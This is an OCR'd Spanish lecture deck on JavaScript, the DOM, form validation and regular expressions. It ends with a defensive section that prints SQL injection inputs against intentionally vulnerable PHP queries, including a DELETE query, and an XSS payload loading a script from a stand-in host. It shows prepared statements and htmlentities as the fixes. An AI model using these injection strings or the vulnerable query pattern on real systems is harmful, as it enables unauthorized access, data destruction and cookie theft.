Ambientes no propietarios

JavaScript

Edwin Salvador

09 de junio de 2015

Sesión 10

Contenido I

Introducción

- Gracias a JS tenemos páginas web dinámicas.

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.
- JS apareció por primera vez en Netscape en 1995.

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.
- JS apareció por primera vez en Netscape en 1995.
- JS $\neq$ Java. El nombre de JavaScript se lo utilizó por cuestión de marketing.

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.
- JS apareció por primera vez en Netscape en 1995.
- JS $\neq$ Java. El nombre de JavaScript se lo utilizó por cuestión de marketing.
- JS se popularizó gracias a la capacidad de manejar los elementos del DOM (*Document Object Model*).

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.
- JS apareció por primera vez en Netscape en 1995.
- JS $\neq$ Java. El nombre de JavaScript se lo utilizó por cuestión de marketing.
- JS se popularizó gracias a la capacidad de manejar los elementos del DOM (*Document Object Model*).
- Al igual que PHP, JS es flexible con los tipos de datos.

Introducción

- Gracias a JS tenemos páginas web dinámicas.
- Todo lo que aparece dinámicamente: alerts, texto, nuevos colores, movimiento, arrastrar objetos, todo es gracias a JS.
- JS apareció por primera vez en Netscape en 1995.
- JS $\neq$ Java. El nombre de JavaScript se lo utilizó por cuestión de marketing.
- JS se popularizó gracias a la capacidad de manejar los elementos del DOM (*Document Object Model*).
- Al igual que PHP, JS es flexible con los tipos de datos.
- PHP y JS son el corazón de la Web 2.0 que proveen interfaces más fluidas e interactivas.

Ejemplo de uso

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    <script type="text/javascript">
      document.write("Hello World")
    </script>
    <noscript>
    Your browser doesn‘t support or has disabled JavaScript
    </noscript>
  </body>
</html>
```

- En JS no hace falta el (;), una nueva línea es equivalente. El (;) es necesario cuando se tiene varias sentencias en una sola línea.

Ejemplo de uso

```
<html>
  <head>
    <title>Hello World</title>
  </head>
  <body>
    <script type="text/javascript">
      document.write("Hello World")
    </script>
    <noscript>
    Your browser doesn‘t support or has disabled JavaScript
    </noscript>
  </body>
</html>
```

- En JS no hace falta el (;), una nueva línea es equivalente. El (;) es necesario cuando se tiene varias sentencias en una sola línea.
- `<noscript></noscript>` ofrece la posibilidad de ejecutar código alternativo cuando el cliente no tiene activado JS en su navegador.

¿Dónde incluir JS?

- Se puede colocar código JS en el head o el body del documento. Algunas recomendaciones son:

¿Dónde incluir JS?

- Se puede colocar código JS en el head o el body del documento. Algunas recomendaciones son:
- Se debe incluir los tags <script> siempre al final de la etiqueta body. Esto permite una mejor carga del HTML sin tener que esperar la carga de los JS.

¿Dónde incluir JS?

- Se puede colocar código JS en el head o el body del documento. Algunas recomendaciones son:
- Se debe incluir los tags <script> siempre al final de la etiqueta body. Esto permite una mejor carga del HTML sin tener que esperar la carga de los JS.
- Los JS debe ir siempre después de los CSS.

¿Dónde incluir JS?

- Se puede colocar código JS en el head o el body del documento. Algunas recomendaciones son:
- Se debe incluir los tags <script> siempre al final de la etiqueta body. Esto permite una mejor carga del HTML sin tener que esperar la carga de los JS.
- Los JS debe ir siempre después de los CSS.
- Siempre es mejor utilizar archivos JS externos para que estos puedan ser guardados en caché del navegador y permita una carga más rápida.

Navegadores antiguos

- Cuando se necesita soportar navegadores que no soportan JS también se puede utilizar el siguiente método (<!- //->):

```
<html>
  <head><title>Hello World</title></head>
  <body>
    <script type="text/javascript"><!--
      document.write("Hello World")
    // --></script>
  </body>
</html>
```

Incluyendo JS externos

```
<!-- Archivo local -->
<script type="text/javascript" src="script.js"></script>

<!-- Archivo en otro servidor -->
<script type="text/javascript" src="http://someserver.com/
    script.js"></script>
```

En navegadores modernos no es necesario escribir `type="text/javascript"`.

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"
- Chrome → Inspeccionar Elemento → Consola

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"
- Chrome → Inspeccionar Elemento → Consola
- IE → Tools → Internet Options→ Advanced. Uncheck "Disable Script Debugging". O F12.

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"
- Chrome → Inspeccionar Elemento → Consola
- IE → Tools → Internet Options→ Advanced. Uncheck "Disable Script Debugging". O F12.
- Firefox → Inspeccionar Elemento → Consola

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"
- Chrome → Inspeccionar Elemento → Consola
- IE → Tools → Internet Options→ Advanced. Uncheck "Disable Script Debugging". O F12.
- Firefox → Inspeccionar Elemento → Consola
- Opera → Tools → Advanced → Error Console.

Debugging JS (depurando)

- Ejemplos de errores en las consolas de JS.

```
<script type="text/javascript">
  document.write("Hello World)
</script>
```

- Safari → Safari → Preferences → Advanced → "Show Develop menu in menu bar"
- Chrome → Inspeccionar Elemento → Consola
- IE → Tools → Internet Options→ Advanced. Uncheck "Disable Script Debugging". O F12.
- Firefox → Inspeccionar Elemento → Consola
- Opera → Tools → Advanced → Error Console.
- También existe un plugin para Firefox y ¿Chrome?: `http://getfirebug.com/`

Contenido I


Variables Locales y globales

```
// Declaradas fuera de toda funcion
a = 123 // Global
var b = 456 // Global
if (a == 123) var c = 789 // Global

// Declaradas dentro de una funcion (var keyword)
function test() {
  a = 123 // Global scope
  var b = 456 // Local scope
  if (a == 123) var c = 789 // Local scope
}

test()
if (typeof a != 'undefined') document.write('a = "' + a + '
    "<br>')
if (typeof b != 'undefined') document.write('b = "' + b + '
    "<br>')
if (typeof c != 'undefined') document.write('c = "' + c + '
    "<br>')
```

Contenido I

El DOM (*Document Object Model*)

- Creado por la W3C para brindar una API para acceder, añadir y cambiar dinámicamente el contenido de HTML (y XML) con lenguajes como JS.



Accediendo a los elementos del DOM

```
<html>
  <head><title>Link Test</title></head>
  <body>
    <a id="mylink" href="http://mysite.com">Click me</a><br>
    <script>
      url = document.links.mylink.href
      //url = mylink.href // tambien sirve.
      // url = document.links[0].href
      numlinks = document.links.length
      document.write('El URL es ' + url + '<br>')
      document.write('Existen ' + numlinks + ' en este
          documento. Y son los siguientes: <br>')
      for (j=0 ; j < document.links.length ; ++j)
        document.write(document.links[j].href + '<br>')
    </script>
  </body>
</html>
```

Probar el código en Chrome, Firefox y IE. ¿Cuál es la salida?

Accediendo a los elementos del DOM

```
<html>
  <head><title>Link Test</title></head>
  <body>
    <a id="mylink" href="http://mysite.com">Click me</a><br>
    <script>
      url = document.links.mylink.href
      //url = mylink.href // tambien sirve.
      // url = document.links[0].href
      numlinks = document.links.length
      document.write('El URL es ' + url + '<br>')
      document.write('Existen ' + numlinks + ' en este
          documento. Y son los siguientes: <br>')
      for (j=0 ; j < document.links.length ; ++j)
        document.write(document.links[j].href + '<br>')
    </script>
  </body>
</html>
```

Probar el código en Chrome, Firefox y IE. ¿Cuál es la salida?

La implementación de JS de Microsoft (JScript) no sigue los estándares establecidos.

Mayor compatibilidad

Se puede usar métodos para obtener los elementos por ID.

```
// En lugar de:
url = document.links.mylink.href

// Se debe utilizar:
url = document.getElementById('mylink').href
```

Redirección en JS

```
document.location.href = 'http://google.com'
```

El símbolo $

Debido a la gran utilidad de la función `getElementById` algunos programadores y librerías como jQuery utilizan de la siguiente manera:

```
<script>
  function $(id) {
    return document.getElementById(id)
  }

  $('mylink').href
</script>
```

Salidas por pantalla

Existen varios métodos para sacar por pantalla y depurar el código:

```
document.write('En el documento')
console.log('En consola')
alert('Este es un mensaje de alerta')
```

- `document.write` debe ser utilizado únicamente para depuración de código ya que puede presentar comportamientos inesperados.

Salidas por pantalla

Existen varios métodos para sacar por pantalla y depurar el código:

```
document.write('En el documento')
console.log('En consola')
alert('Este es un mensaje de alerta')
```

- `document.write` debe ser utilizado únicamente para depuración de código ya que puede presentar comportamientos inesperados.
- Si se llama a la función después de que la página ha terminado de cargarse, este reemplazará todo el contenido.

Deber

No veremos sintaxis, expresiones, objetos, funciones en JS como parte de la materia. Se asume que ya están familiarizados.

Si necesitan un refuerzo o recordar JS pueden seguir el tutorial en `http://www.w3schools.com/js/default.asp`

O leer el libro (en inglés) capítulos 13, 14 y 15. Learning PHP, MySQL & JavaScript, 4th Edition. Disponible en el repositorio git de libros de la materia.

O cualquier otro tutorial que ustedes prefieran.

Los que se sientan cómodos con JS pueden reforzar su conocimiento a través de estos retos a manera de juego `http://alexnisnevich.github.io/untrusted/`

Contenido I

Validaciones en el cliente

- Podemos utilizar JS para validar los datos en un formulario antes de que sean enviados al servidor.

Validaciones en el cliente

- Podemos utilizar JS para validar los datos en un formulario antes de que sean enviados al servidor.
- Esto ahorrará tráfico innecesario hacia el servidor, lo cual aumentará en rendimiento y obtendremos formularios más amigables.

Validaciones en el cliente

- Podemos utilizar JS para validar los datos en un formulario antes de que sean enviados al servidor.
- Esto ahorrará tráfico innecesario hacia el servidor, lo cual aumentará en rendimiento y obtendremos formularios más amigables.
- Las validaciones en JS no son suficientes (los clientes pueden desactivar JS en el navegador), siempre se deben complementar con validaciones en el lado del servidor (PHP) antes de realizar cualquier operación como guardar en la base de datos.

Ejemplo de validación de un formulario con JS

- Crear un formulario HTML simple que tenga nombre, apellidos, username, edad.

Ejemplo de validación de un formulario con JS

- Crear un formulario HTML simple que tenga nombre, apellidos, username, edad.
- Validar que los campos no están vacíos antes de enviar el formulario (onSubmit=“return validar(this)”).

Ejemplo de validación de un formulario con JS

- Crear un formulario HTML simple que tenga nombre, apellidos, username, edad.
- Validar que los campos no están vacíos antes de enviar el formulario (onSubmit=“return validar(this)”).
- La edad debe ser numérico (isNaN()) y debe estar entre 18 y 110.

Ejemplo de validación de un formulario con JS

- Crear un formulario HTML simple que tenga nombre, apellidos, username, edad.
- Validar que los campos no están vacíos antes de enviar el formulario (onSubmit="return validar(this)").
- La edad debe ser numérico (isNaN()) y debe estar entre 18 y 110.
- El username debe contener entre 8 y 30 caracteres.

Ejemplo

- Ver ejemplo `validacion.php`

Ejemplo

- Ver ejemplo `validacion.php`
- `onSubmit="return validate(this)"` llamará a la función antes de enviar el formulario.

Ejemplo

- Ver ejemplo `validacion.php`
- `onSubmit="return validate(this)"` llamará a la función antes de enviar el formulario.
- Los valores que retorna la función validate son importantes ya que si retorna `false`, el formulario no se enviará. Permitiendo realizar correcciones al formulario antes de ser enviado.

Ejemplo

- Ver ejemplo `validacion.php`
- `onSubmit="return validate(this)"` llamará a la función antes de enviar el formulario.
- Los valores que retorna la función validate son importantes ya que si retorna `false`, el formulario no se enviará. Permitiendo realizar correcciones al formulario antes de ser enviado.
- Recomendable utilizar un archivo JS separado.

Contenido I

Deber

Para algunas validaciones más complejas, es recomendable tener un conocimiento **al menos** básico de expresiones regulares.

El tutorial de JS en W3Schools contiene una sección de expresiones regulares.

El capítulo 16 del libro también contiene una sección de expresiones regulares.

Pueden buscar otros tutoriales que ustedes prefieran para practicar las expresiones regulares.

Expresiones regulares en JS

- En JS podemos utilizar dos métodos:

Expresiones regulares en JS

- En JS podemos utilizar dos métodos:
  - `test`: solamente dice si el argumento cumple con la expresión. Ej:

```
document.write(/cats/i.test("Cats are funny. I like
cats."))
```

Expresiones regulares en JS

- En JS podemos utilizar dos métodos:
  - `test`: solamente dice si el argumento cumple con la expresión. Ej:

    ```
    document.write(/cats/i.test("Cats are funny. I like
    cats."))
    ```
  - `replace`: Genera y retorna una nueva cadena. No cambia la cadena original. Ej:

    ```
    document.write("Cats are friendly. I like
    cats.".replace(/cats/gi,"dogs"))
    ```

Expresiones regulares en PHP

- `preg_match`: Comprueba si la expresión aparece en la cadena.

```
$n = preg_match("/cats/i", "Cats are crazy. I like cats.
    ");
```

`preg_match` puede tomar un tercer argumento (un arreglo) que mostrará el texto que coincidió con la expresión:

```
$n = preg_match("/cats/i", "Cats are curious. I like
    cats.", $match);
echo "$n Matches: $match[0]";
```

Expresiones regulares en PHP

- preg_match: Comprueba si la expresión aparece en la cadena.

```
$n = preg_match("/cats/i", "Cats are crazy. I like cats.
    ");
```

preg_match puede tomar un tercer argumento (un arreglo) que mostrará el texto que coincidió con la expresión:

```
$n = preg_match("/cats/i", "Cats are curious. I like
    cats.", $match);
echo "$n Matches: $match[0]";
```

- preg_match_all: localiza todas las coincidencias.

```
$n = preg_match_all("/cats/i", "Cats are strange. I like
     cats.", $match);
echo "$n Matches: ";
for ($j=0 ; $j < $n ; ++$j) echo $match[0][$j]." ";
```

Expresiones regulares en PHP

- preg_match: Comprueba si la expresión aparece en la cadena.

```
$n = preg_match("/cats/i", "Cats are crazy. I like cats.
    ");
```

preg_match puede tomar un tercer argumento (un arreglo) que mostrará el texto que coincidió con la expresión:

```
$n = preg_match("/cats/i", "Cats are curious. I like
    cats.", $match);
echo "$n Matches: $match[0]";
```

- preg_match_all: localiza todas las coincidencias.

```
$n = preg_match_all("/cats/i", "Cats are strange. I like
     cats.", $match);
echo "$n Matches: ";
for ($j=0 ; $j < $n ; ++$j) echo $match[0][$j]." ";
```

- preg_replace:

```
echo preg_replace("/cats/i", "dogs", "Cats are furry. I
    like cats.");
```

Contenido I

Previniendo hackeos

- Puede ser muy fácil hackear un sitio web que interactue con una BDD.

Previniendo hackeos

- Puede ser muy fácil hackear un sitio web que interactue con una BDD.
- Supongamos que tenemos el siguiente código que verifica un usuario.

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND
    pass='$pass'";
```

Previniendo hackeos

- Puede ser muy fácil hackear un sitio web que interactue con una BDD.
- Supongamos que tenemos el siguiente código que verifica un usuario.

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND
    pass='$pass'";
```

- Si el usuario ingresa `jose` y `cont` para usuario y contraseña la consulta resultaría así:
  `SELECT * FROM users WHERE user='jose' AND pass='cont'`

Previniendo hackeos

- Puede ser muy fácil hackear un sitio web que interactue con una BDD.
- Supongamos que tenemos el siguiente código que verifica un usuario.

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND
    pass='$pass'";
```

- Si el usuario ingresa `jose` y `cont` para usuario y contraseña la consulta resultaría así:
  `SELECT * FROM users WHERE user='jose' AND pass='cont'`
- ¿Qué pasa si ingresa lo siguiente en usuario y nada en contraseña:
  `admin' #`

Previniendo hackeos

- Puede ser muy fácil hackear un sitio web que interactue con una BDD.
- Supongamos que tenemos el siguiente código que verifica un usuario.

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "SELECT * FROM users WHERE user='$user' AND
    pass='$pass'";
```

- Si el usuario ingresa `jose` y `cont` para usuario y contraseña la consulta resultaría así:
  `SELECT * FROM users WHERE user='jose' AND pass='cont'`
- ¿Qué pasa si ingresa lo siguiente en usuario y nada en contraseña:
  `admin' #`
- La cadena resultante sería:
  `SELECT * FROM users WHERE user='admin' #' AND pass="`

Previniendo hackeos

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "DELETE FROM users WHERE user='$user' AND pass='
    $pass'";
```

- Si se ingresa: `anything' OR 1=1 #`

Previniendo hackeos

```
$user = $_POST['user'];
$pass = $_POST['pass'];
$query = "DELETE FROM users WHERE user='$user' AND pass='
    $pass'";
```

- Si se ingresa: `anything' OR 1=1 #`
- La consulta resultante será:
  `DELETE FROM users WHERE user='anything' OR 1=1 #' AND pass="`

Solución?

```
$stmt = $conn->prepare('INSERT INTO classics VALUES
    (?,?,?,?,?)');

$stmt->bind_param('sssss', $author, $title, $category, $year
    , $isbn);

$author = 'Emily Bronte';
$title = 'Wuthering Heights';
$category = 'Classic Fiction';
$year = '1847';
$isbn = '9780553212587';

$stmt->execute();
$stmt->close();
$conn->close();
```

Esto es realizado automáticamente por la extensión `mysqli` que nosotros hemos utilizado.

Cross-site scripting (XSS)

- Popular en formularios de comentarios donde se tiene un `<textarea>`.

Cross-site scripting (XSS)

- Popular en formularios de comentarios donde se tiene un `<textarea>`.
- Los usuarios podrían escribir código JS que robe las cookies del usuario para robar usuarios y contraseñas o descargar troyanos en la computadora.

Cross-site scripting (XSS)

- Popular en formularios de comentarios donde se tiene un `<textarea>`.
- Los usuarios podrían escribir código JS que robe las cookies del usuario para robar usuarios y contraseñas o descargar troyanos en la computadora.
- Supongamos que el usuario escribe:

```
<script src='http://x.com/hack.js'>
</script><script>hack();</script>
```

Cross-site scripting (XSS)

- Popular en formularios de comentarios donde se tiene un `<textarea>`.
- Los usuarios podrían escribir código JS que robe las cookies del usuario para robar usuarios y contraseñas o descargar troyanos en la computadora.
- Supongamos que el usuario escribe:

```
<script src='http://x.com/hack.js'>
</script><script>hack();</script>
```

- Podemos usar la función PHP `htmlentities` lo devolverá:

```
&lt;script src='http://x.com/hack.js'&gt; &lt;/script&gt
    ;
&lt;script&gt;hack();&lt;/script&gt;
```

Contenido I

Deber

- Utilizar el código del deber de la semana 9 para implementar la validación de los datos ingresados por el usuario. Tanto en JS como en PHP antes de ingresar los datos en la BDD.

Deber

- Utilizar el código del deber de la semana 9 para implementar la validación de los datos ingresados por el usuario. Tanto en JS como en PHP antes de ingresar los datos en la BDD.
- Si existe un error de validación se deben presentar la lista de errores en un elemento `<div>` arriba del formulario. Este elemento de error debe tener un fondo color #FFEDED. Letras y borde color: #ED7476

Deber

- Utilizar el código del deber de la semana 9 para implementar la validación de los datos ingresados por el usuario. Tanto en JS como en PHP antes de ingresar los datos en la BDD.
- Si existe un error de validación se deben presentar la lista de errores en un elemento `<div>` arriba del formulario. Este elemento de error debe tener un fondo color #FFEDED. Letras y borde color: #ED7476
- Todo el código JS debe estar en un archivo `validacion.js` que debe ser incluido en el archivo `php` mediante HTML.

Deber

- Utilizar el código del deber de la semana 9 para implementar la validación de los datos ingresados por el usuario. Tanto en JS como en PHP antes de ingresar los datos en la BDD.
- Si existe un error de validación se deben presentar la lista de errores en un elemento `<div>` arriba del formulario. Este elemento de error debe tener un fondo color #FFEDED. Letras y borde color: #ED7476
- Todo el código JS debe estar en un archivo `validacion.js` que debe ser incluido en el archivo `php` mediante HTML.
- Utilizar expresiones regulares donde sea necesario.